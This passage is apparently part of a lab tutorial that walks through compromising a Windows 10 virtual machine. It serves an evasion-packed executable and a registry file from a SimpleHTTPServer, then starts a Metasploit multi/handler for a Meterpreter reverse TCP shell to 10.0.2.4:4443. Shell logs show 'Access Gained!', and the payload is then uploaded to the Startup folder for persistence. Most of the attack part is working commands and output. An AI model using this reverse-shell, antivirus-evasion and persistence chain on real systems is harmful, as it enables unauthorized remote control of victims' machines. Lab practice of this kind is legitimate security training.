
4-B)


Lesson Win10 x64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Directory listing for /
Not secure | 10.0.2.4
Directory listing for /
knock2.reg
knock2FIX.reg
LICENSE
Modules/
OLD/
phantom-evasion.py
phantom101.exe
phantom102.exe
README.md
Setup/
venom101.exe
venom102.exe
knock2.reg
phantom102.exe
Failed - Virus detected
Show all


Lesson Win10 x64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
IEUser
This PC
Recycle Bin
Control Panel
Google Chrome
Manage
Downloads
File Home Share View Application Tools
IEUser › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
knock2.reg
10/29/2021 7:44 AM
Registration Entries
3 KB
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\IEUser\Downloads\knock2.reg
Publisher: Unknown Publisher
Type: Registration Entries
From: C:\Users\IEUser\Downloads\knock2.reg
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
1 item
1 item selected 2.33 KB
Windows 10 Enterprise Evaluation
Windows License valid for 83 days
Build 17763.rs5_release.180914-1434









4-C) Note: for this to work properly, Target Machine needs to Restart. And don't forget to close SimpleHTTPServer.


4-D) Before



After



4-E) Now, re-download.



5) Using Multi/Handler

msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 10.0.2.4; set LPORT 4443; run"

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 10.0.2.4; set LPORT 4443; run"
```


OR

use exploit/multi/handler


```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf6 exploit(multi/handler) > run
```

Note: Payload must be windows/x64/meterpreter/reverse_tcp

6) Run phantom102.exe




Access Gained!




7) Uploading phantom102.exe

upload phantom102.exe "C:\\users\\%username%\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:4443
[*] Sending stage (200262 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4443 -> 10.0.2.15:49774 ) at 2021-10-29 08:51:52 -0700

meterpreter > pwd
C:\Users\IEUser\Downloads
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > upload phantom102.exe "C:\\users\\%username%\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
[*] uploading  : /home/fried/Desktop/Test/phantom102.exe -> C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
[*] uploaded   : /home/fried/Desktop/Test/phantom102.exe -> C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\\phantom102.exe
meterpreter > lpwd
/home/fried/Desktop/Test
meterpreter > reboot
```






Note: Location of uploaded file.

C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

